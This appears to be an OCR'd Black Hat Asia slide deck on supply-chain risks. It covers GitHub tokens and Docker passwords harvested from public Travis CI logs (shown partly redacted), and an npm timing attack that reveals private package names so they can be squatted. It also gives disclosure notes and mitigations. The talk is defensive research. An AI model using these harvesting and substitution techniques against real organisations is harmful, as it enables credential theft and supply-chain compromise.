
dockerhub

github_user	url_travis	stars	key	value
	https://api.travis-ci.org/v3/job/24[redacted]43/log ...	131040	github_token	16e[redacted]77
	https://api.travis-ci.org/v3/job/10[redacted]81/log ...	102479	github_token	f0ef0[redacted]b7
	https://api.travis-ci.org/v3/job/35[redacted]75/log ...	17629	github_token	e701[redacted]74e
	https://api.travis-ci.org/v3/job/13[redacted]80/log ...	10337	github_token	1b17[redacted]031
	https://api.travis-ci.org/v3/job/11[redacted]54/log ...	9459	github_token	5e[redacted]31f
	https://api.travis-ci.org/v3/job/49[redacted]47/log ...	5168	github_token	e701[redacted]74e
	https://api.travis-ci.org/v3/job/58[redacted]25/log ...	5165	github_token	e701[redacted]74e
	https://api.travis-ci.org/v3/job/31[redacted]38/log ...	3805	github_token	75d1[redacted]f14
	https://api.travis-ci.org/v3/job/67[redacted]05/log ...	2956	github_token	818e[redacted]f68
	https://api.travis-ci.org/v2/job/48[redacted]71/log ...	2051	github_token	[redacted]e80
	https://api.travis-ci.org/v3/job/57[redacted]3/log.txt	1436	github_token	[redacted]74e


73,000

github_user	url_travis	stars	key	value
	https://api.travis-ci.org/v3/job/3[redacted]/log...	2417	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/7[redacted]/log...	1872	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/7[redacted]/log...	217	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/2[redacted]/log...	26	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/6[redacted]/log...	16	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/7[redacted]/log	6	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/7[redacted]/log...	5	docker_password	[redacted]
	https://api.travis-ci.org/v3/job/7[redacted]/log...	2	docker_password	[redacted]

The Harvesting




Testing API Keys



https://github.com/streaak/keyhacks

Token variations



Connect the dots

- Ease of Access
- Incomplete censoring
- Accessing “restricted” logs
- Large number of potentially exposed logs
- Weak process for rate limiting

Disclosure

Disclosure

50%

Mitigation And Recommendations

- Maintain a clean infrastructure and search for legacy components
- Rotate secrets on a regular basis
- Apply the least-privilege principle to tokens
- Detect any sensitive data that might be revealed by scanning public logs with a secret scanning tools
  - To improve secret scanning, use a combination of entropy, pattern recognition, and variations of popular token names

Artifacts Phase

Timing Attack

npm private package


@ne-test-org/hello-world

1.0.0 • Private • Published 19 days ago

@npm/decorate

2.0.1 • Public • Published 5 years ago

Timing Attack: What is it?



https://www.simplethread.com/great-scott-timing-attack-demo/

Executing a timing attack on npm

https://registry.npmjs.com/@random-organization/secret-package

Save

GET https://registry.npmjs.com/@random-organization/secret-package Send

Params Auth Headers (7) Body Pre-req. Tests Settings Cookies

Body Cookies Headers (7) Test Results 404 Not Found 578 ms 233 B Save Response

Pretty Raw Preview Visualize JSON

```
1 {
2     "error": "Not found"
3 }
```

Response time in Millisecond

Executing a timing attack on npm

REQUEST	1	2	3	4	5	AVERAGE	STANDARD DEVIATION
Private package exists	686ms	304ms	363ms	1562ms	326ms	648ms	534ms
Private package does NOT exist	353ms	38ms	38ms	39ms	38ms	101ms	141ms

A possible package name list

- Guessing attack
- Patterns in the organization's public packages
  - *@contso/contso-**
  - *@contso/cnt-**

How attackers can merge everything to an attack

npm

@ne-test-org/hello-world

1.0.0 • Private • Published 19 days ago

hello-world

1.0.0 • Public • Published 1 hour ago

docker hub

ustclug/ubuntu SPONSORED OSS ☆

By University of Science and Technology of China • Updated 3 days ago

Official Ubuntu Image with USTC Mirror

Image

ubuntu DOCKER OFFICIAL IMAGE • 1B+ • ☆10K+

Ubuntu is a Debian-based Linux operating system based on free software.

Mitigation And Recommendations

- **It is still possible!**

GitHub Security

Rewards | Scope | Targets | Rules | FAQs | Submit a vulnerability

Timing attacks that reveal a private package

Architectural nuances prevent us from systematically preventing timing attacks from determining whether a specific package exists. Therefore, timing attacks are considered ineligible.


Mitigation And Recommendations

- **It is still possible!**
  - Consider creating public packages as placeholders to prevent such attacks
  - Read the following npm blog “Avoiding npm substitution attacks”
- Look for timing issues on other platforms

Summary

Summary

- Simple vectors, High damage





Summary


- If you are a security researcher in this field, watch your step!


Summary

- Ensure security at each development stage









Summary

- This was only the tip of the iceberg

Package Managers by libraries.io

Thank you

@GoldmanIlay

@YakirKad

aqua

#BHASIA @BlackHatEvents